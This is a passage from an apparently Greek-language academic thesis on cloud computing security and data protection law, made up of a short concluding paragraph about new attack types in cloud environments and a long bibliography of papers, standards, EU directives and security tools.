Πέρα των παραπάνω, η νομοθεσία υιοθετόντας συγκεκριμένο σύνολο κανονισμών πρέπει να λαμβάνει υπόψιν της την υποδομή που διαχειρίζεται τα δεδομένα. Μέχρι, τώρα τα περιβάλλοντα τα οποία χρησιμοποιούνταν απειλούνταν από το ίδιο έυρος επιθέσεων. Ωστόσο, λόγω των νέων δυνατοτήτων τις οποίες παρέχει ένα νεφουπολογιστικό περιβάλλον, νέοι τύποι και είδη επιθέσεων εμφανίζονται.

7 *Βιβλιογραφία*

[1] Haroon M., Nick A., Marco S., *Clobbering the Cloud, Part 4 of 5*. Black Hat USA Talk Write-up, Black Hat Presentations, Available at: http://www.blackhat.com/presentations/bh-usa-09/MEER/BHUSA09-Meer-ClobberCloud-SLIDES.pdf

[2] Meiko J., Jorg S., Nils G., Luigi Lo I., *On Technical Security Issues in Cloud Computing*. IEEE International Conference on Cloud Computing, Bangalore, India, September 21-25, 2009.

[3] Karen S., Murugiah S., Paul H., *Guide to Security for Full Virtualization Technologies*. NIST, Special Publication 800-125, pp 2-1 – 4-5.

[4] T. Garfinkel and M. Rosenblum, 2005, *When Virtual is Harder than Real: Security Challenges in Virtual Machine Bases computing Environments*. Stanford University Department of Computer Science, Available at: http://www.stanford.edu/~talg/papers/HOTOS05/virtual-harder-hotos05.pdf%.

[5] Jenni S. R., *A Survey on Virtual Machine Security*. Seminar of Network Security, Helsinki University of Technology, 2007.

[6] H. Wu, C. Winer, Y. Ding, and L. Yao, *Network security for virtual machine in cloud computing*. Computer Sciences and Convergence Information Technology (ICCIT), 2010 5th International Conference on, no. 60803057, pp. 18–21, 2010.

[7] J. Kirch, *Virtual Machine Security Guidelines Version 1.0*. The Center for Internet Security, September 2007.

[8] Dignan L., (2008). *Zero Day*. Available at: http://www.zdnet.com/article/virtualization-what-are-the-security-risks/

[9] Harold F. T., Micki K. N., (2013). *Information Security Management Handbook*. Volume 4, 6th ed. Auerbach Publications.

[10] Ms. Parag K. S., Ms. Sneha S., Dr. A. D. Gawande, (2012). *Intrusion Detection System for Cloud Computing.* International Journal of Scientific & Technology Research Volume 1, Issue 4, May 2012.

[11] *Security Within a Virtualized Environment: A New Layer in Layered Security*. White Paper, SlideShare, Retrieved September 1 2015, Available at: http://www.slideshare.net/Cameroon45/security-within-a-virtualized-environment

[12] Kleber V., Alexandre S., Carlos W., Carla W., (2009). *Intrusion Detection Techniques in Grid and Cloud Computing Environment*. IEEE Computer Society, August 26, 2009.

[13] Soumya M., Ann Preetha J., (2012). *Securing Cloud from Attacks based on Intrusion Detection System.* International Journal of Advanced Research in Computer and Communication Engineering Vol. 1, Issue 10, December 2012.

[14] M. Tolba, M. S. Abdel-Wahab, I. A. Taha, A. M. Al-Shishtawy, (2005). *Distributed Intrusion Detection System for Computational Grids*. Scientific Computing Department Faculty of Computer and Information Sciences, Ain Shams University, Cairo, Egypt

[15] Mazhar A., Samee U.K. and V. Vasilakos A. (2015). *Security in cloud computing: Opportunities and challenges.* Information Sciences, Elsevier Journal, 2015.

[16] Jinpeng W., Xiaolan Z., Ammons G., Vasanth B., Peng N., *Managing Security of Virtual Machine Images in a Cloud Environment*. ACM Cloud Computing Security Workshop (CCSW'09), Chicago, Illinois, November 13, 2009.

[17] Stallings W., (2006). *Cryptography and Network Security*. 4th edition, Pearson Education, Inc. pp.671-728.

[18] M. Kazim, R. Masood, M.A Shibli, *Securing the virtual machine images in the cloud computing.* ACM 6th International Conference on Security of Info and Networks, 2013, pp.425-428.

[19] D. Jeswani, A. Verma, P. Jayachandran, K. Bhattacharya, *ImageElves: rapid and reliable system updates in the cloud*. IEEE 33rd International Conferencee on Distributed Computing Systems (ICDCS), 2013, pp.390-399

[20] Suresh B. R., V.Krishna R., (2014). *Secure live VM migration in cloud computing*. International Journal of Computer Applications, Volume 103-No.2, 2014

[21] Diego Perez-Botero, *A Brief Tutorial on Live Virtual Machine Migration From a Security Perspective*. Midterm Project, Princeton University, 2011

[22] Brona S., Jignesh V., (2012). *A literature survey on virtualization security threats in cloud computing*. International Journal of Science and Research, 2012

[23] Oberheide J., Cooke E., Jahanian F., *Empirical exploitation of live virtual machine migration*. Black Hat Security Conference, Washington, February 2008, Available at: https://www.blackhat.com/presentations/bh-dc-08/Oberheide/Whitepaper/bh-dc-08-oberheide-WP.pdf

[24] Naruchitparames J. and Mehmet H. G., (2011). *Enhancing data privacy and integrity in the clou*d. High Performance Computing and Simulation (HPCS), 2011 International Conference

[25] Mell P. and Grance T., (2011). *The NIST Definition of Cloud Computing*. NIST, Special Publication 800-145

[26] Focus Group on Cloud Computing Technical Report (2012). *Part 2: Functional requirements and reference architecture* Telecommunication Standardization Sector of ITU, pp.5-32

[27] European Union law and publications (2010) *Commission Decision on standard contractual clauses for the transfer of personal data to processors*

established in third countries under Directive 95/46/EC of the European Parliament and of the Council, Available at: http://eur-lex.europa.eu/legal-content/EN/TXT/PDF/?uri=CELEX:32010D0087&from=EN

[28] Focus Group on Cloud Computing Technical Report (2012). *Part 3: Requirements and framework architecture of cloud infrastructure* Telecommunication Standardization Sector of ITU, pp.37-37

[29] European Union law and publications (1995). *Directive 1995/46/EC of the European Parliament and of the Council*, Available at: http://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=CELEX:31995L0046:en:HTML

[30] European Commision (2006) *COMMISSION STAFF WORKING DOCUMENT on implementation of the Commission decisions on standard contractual clauses for the transfer of personal data to third countries* (2001/479/EC and 2002/16/EC), Available at : http://ec.europa.eu/justice/policies/privacy/docs/modelcontracts/sec_2006_95_en.pdf

[31] Article 29 Working Party (2005) *Working document on a common interpretation of Article 26(1) of Directive 95/46/EC of 24 October 1995*, Available at: http://ec.europa.eu/justice/policies/privacy/docs/wpdocs/2005/wp114_en.pdf

[32] Αρχή προστασίας δεδομένων προσωπικού χαρακτήρα (2013) *ΝΟΜΟΣ 2472/199 Προστασία του ατόμου από την επεξεργασία δεδομένων προσωπικού χαρακτήρα με ενσωματωμένες τις τροποποιήσεις*, Διαθέσιμο εδώ: http://www.dpa.gr/pls/portal/docs/PAGE/APDPX/LAW/NOMOTHESIA%20PROSOPIKA%20DEDOMENA/FILES/2472_97_JUNE2013.PDF

[33] European Union law and publications (2006). *Directive 2006/24/EC of the European Parliament and of the Council*, Available at: http://eur-lex.europa.eu/LexUriServ/LexUriServ.do?uri=CELEX:32000L0031:en:HTML

[34] Halpert J., Dyson A., Van Eecke P., Umhoefer C., Jansen T., Ramos D., Van

Schaik R., Alec C., Thiel S. (2014). *Data protection laws of the world,* DLA Piper's Data Protection, Privacy & Security group, pp.386-390

[35] ELIG Attorneys at Law, Available at: http://www.elig.com/docs/Data%20Protection.pdf, Accessed at 7 May 2015

[36] Practical Law (2014). *Data protection in Turkey: Overview*. Available at: http://global.practicallaw.com/7-520-1896

[37] Haeberlen T., Liveri D. and Lakka M. (2013). *Good Practice Guide for securely deploying Governmental Clouds*. European Network and Information Security Agency, pp.12-21

[38] Article 29 Working Party (2010). *Rules of procedure*. Available at : http://ec.europa.eu/justice/policies/privacy/docs/wpdocs/rules-art-29_en.pdf

[39] Allen & Overy (2013), *Binding Corporate Rules*, pp.7-8

[40] Catteddu D. and Hogben G. (2009). *Cloud Computing: Information Assurance Framework.*. European Network and Information Security Agency, pp.7-24,33-43,97-111

[41] Haeberlen T., Liveri D. and Lakka M. (2013). *Good Practice Guide for securely deploying Governmental Clouds*, European Network and Information Security Agency, pp.6-8

[42] Danezis G., Domingo-Ferrer J., Hansen M., Hoepman J., Metayer D., Tirtea R. and Schiffner S. (2014). *Privacy and Data Protection by Design-from policy to engineering*. European Network and Information Security Agency, pp.13-42

[43] J. Heiser and M. Nicolett, Assessing the Security Risks of Cloud Computing. Gartner, Tech. Rep. G00157782, 2008

[44] Newsroom Editor (2014). *Cloud Service Level Agreement Standardisation Guideline.* European Commision, 2014. Available at: https://ec.europa.eu/digital-agenda/en/news/cloud-service-level-agreement-standardisation-guidelines

[45] H. Paul Barringer (1997). *Availability, Reliability, Maintainability, and*

Capability. Barringer & Associates, Inc

[46] Mazhar A., Samee U.K. and V.Vasilakos A. (2015). *Security in cloud computing: Opportunities and challenges.* Information Sciences, Elsevier Journal,2015.

[47] Bhrugu S. (2012). *Security against Side Channel Attack in Cloud Computing.* International Journal of Engineering and Advanced Technology, 2012.

[48] Shikha S., Binay K.P., Ratnesh S., Neha r., Poonam r., Awantika A. (2014). *Cloud Computing Attacks: A Discussion With Solutions.* Open Journal of Mobile Computing and Cloud Computing, Volume 1, pp.1-8, 2014

[49] Zhang X., Haining W., Zichen X., Xiaorui W. (2014). *Power Attack: An Increasing Threat to Data Centers*. Academic Paper, College of William and Mary, Ohio State University

[50] Ms. Priyanka, Mr. Kapil K.K. (2014). *Security Issue in Cloud Computing*. Department of Computer Science and Application, International Journal of Computer Science and Information Technology Research, 2014.

[51] Wayne J. and Timothy G. (2011). *Guidelines on Security and Privacy in Public Cloud Computing.* NIST, U.S. Department of Commerce, Special Publication 800-144, pp.7-36.

[52] Kandias M., Virvilis N., Gritzalis D. (2013). *The Insider Threat in Cloud Computing.* Critical Information Infrastructure Security, Volume 6983, 2013, pp.93-103.

[53] T.D. Hoang, Chonho L., Dusit N. and Ping W. (2013). *A survey of mobile cloud computing: architecture, applications and approaches*. Wireless Communications and Mobile Computing, pages 1587-1611,2013.

[54] Brown S.,Lam R., Prasad S., Ramasubramanian S., Slauson J. (2012). *Honeypots in the Cloud*. Academic Project, University of Wisconsin.

[55] Raines G., Pizette L.(2010). *A Decision Process for Applying Cloud Computing in Federal Environments*. Cloud Computing Series,Systems Engineering at MITRE,pp.19-22

[56] Aine M., Qi S., Madjid M., Kashif K. (2008). *Detecting Intrusions in the Cloud Environment.* Academic paper, Research Centre for Critical Infrastructure Computer Technology and Protection School of Computing and Mathematical Sciences, Liverpool John Moores University,

[57] Zhang X., Haining W., Zichen X., Xiaorui W. (2014). *Power Attack: An Increasing Threat to Data Centers*. Academic Paper, College of William and Mary, Ohio State University

[58] Microsoft Developer Network, (2002), *The STRIDE Threat Model*. Available at: https://msdn.microsoft.com/en-us/library/ee823878%28v=cs.20%29.aspx

[59] Microsoft Download Center, (2014), *Microsoft Threat Modelling Tool 2014. Available at: http://www.microsoft.com/en-us/download/details.aspx?id=42518*

[60] NIST Cloud Computing Security Working Group (2014). *Cloud Computing Security Reference Architecture*. NIST Cloud Computing Program Information Technology Laboratory, Special Publication 500-299, pp.52-68

[61] Αρχή Προστασίας Δεδομένων (1997). *Νόμος 2472/1997 Προστασία του ατόμου από την επεξεργασία δεδομένων προσωπικού χαρακτήρα.*. Διαθέσιμο: http://www.dpa.gr/portal/page?_pageid=33,19052&_dad=portal&_schema=PORTAL

[62] Nils G. and Meiko J. (2010*). Attack Surfaces: A Taxonomy for Attacks on Cloud Services*. IEEE 3rd International Conference on Cloud Computing , 2010, pp.276-279.

[63] European Union law and publications (2009). *Directive 2009/81/EC of the European Parliament and of the Council*. Available at: http://eur-lex.europa.eu/legal-content/EN/TXT/?uri=celex:32009L0081

[64] European Commission, *Commission decisions on the adequacy of the protection of personal data in third countries*, Available at: http://ec.europa.eu/justice/data-protection/international-transfers/adequacy/index_en.htm

[65] Rackspace, *Invented by Rackspace and NASA*. Available at: http://www.rackspace.com/cloud/openstack

[66] *OpenStack Operations Guide*, OpenStack Cloud Software. Available at: http://docs.openstack.org/openstack-ops/content/openstack-ops_preface.html#introduction-to-openstack

[67] *OpenStack Virtual Machine Image Guide*, OpenStack Cloud Software, Available at: http://docs.openstack.org/image-guide/content/ch_preface.html

[68] *Administration Guide Community Edition*, Zen Load Balancer, Available at: http://www.zenloadbalancer.com/zlb-administration-guide-v305

[69] Jansen W. and Grance T., (2011). *Guidelines on Security and Privacy in Public Cloud Computing.* National Institute of Standards and Technology, Special Publication 800-144, pp 14-51

[70] Cloud Security Alliance, (2009). *Security Guidance for Critical Areas of Focus in Cloud Computing. V2.1*, pp. 31-68

[71] Slipetskyy R., (2011). *Security Issues in OpenStack*, Informatics and Mathematical Modelling. Technical University of Denmark

[72] Fabio Alessandro L., (2015). *OpenStack Cloud Security*. PACKT Publishing, pp. 29-39

[73] Stallings W., (2006). *Cryptography and Network Security.* 4th edition, Pearson Education, Inc. pp.671-696

[74] Offensive Security, (2014). *Penetration Testing with Kali Linux*. Professional Information Security Training and Services, pp.13-371

[75] N. V. Database, *Common vulnerability scoring system.* Available at: http://nvd.nist.gov/cvss.cfm

[76] N. V. Database, *National Vulnerability Database*, Available at: http://nvd.nist.gov

[77] CVE, *CVE Numbering Authorities*, The Standard for Information Security Vulnerability Names, Available at: www.cve.mitre.org/cve/can.html

[78] Rapid7, *Metasploit*, Available at: http://www.metasploit.com/

[79] Greenbone development team, *OpenVAS.* Available at: http://www.openvas.org/about.html

[80] Tenable, *Nessus.* Available at: http://www.tenable.com/products

[81] Micallef S., *SpiderFoot.* Available at: http://www.spiderfoot.net/

[82] Fyodor, *Nmap.* Available at: https://nmap.org/

[83] *DOS WEBSITE IN KALI LINUX USING GOLDENEYE,* 2015. Available at: http://www.blackmoreops.com/2015/05/18/dos-website-in-kali-linux-using-goldeneye/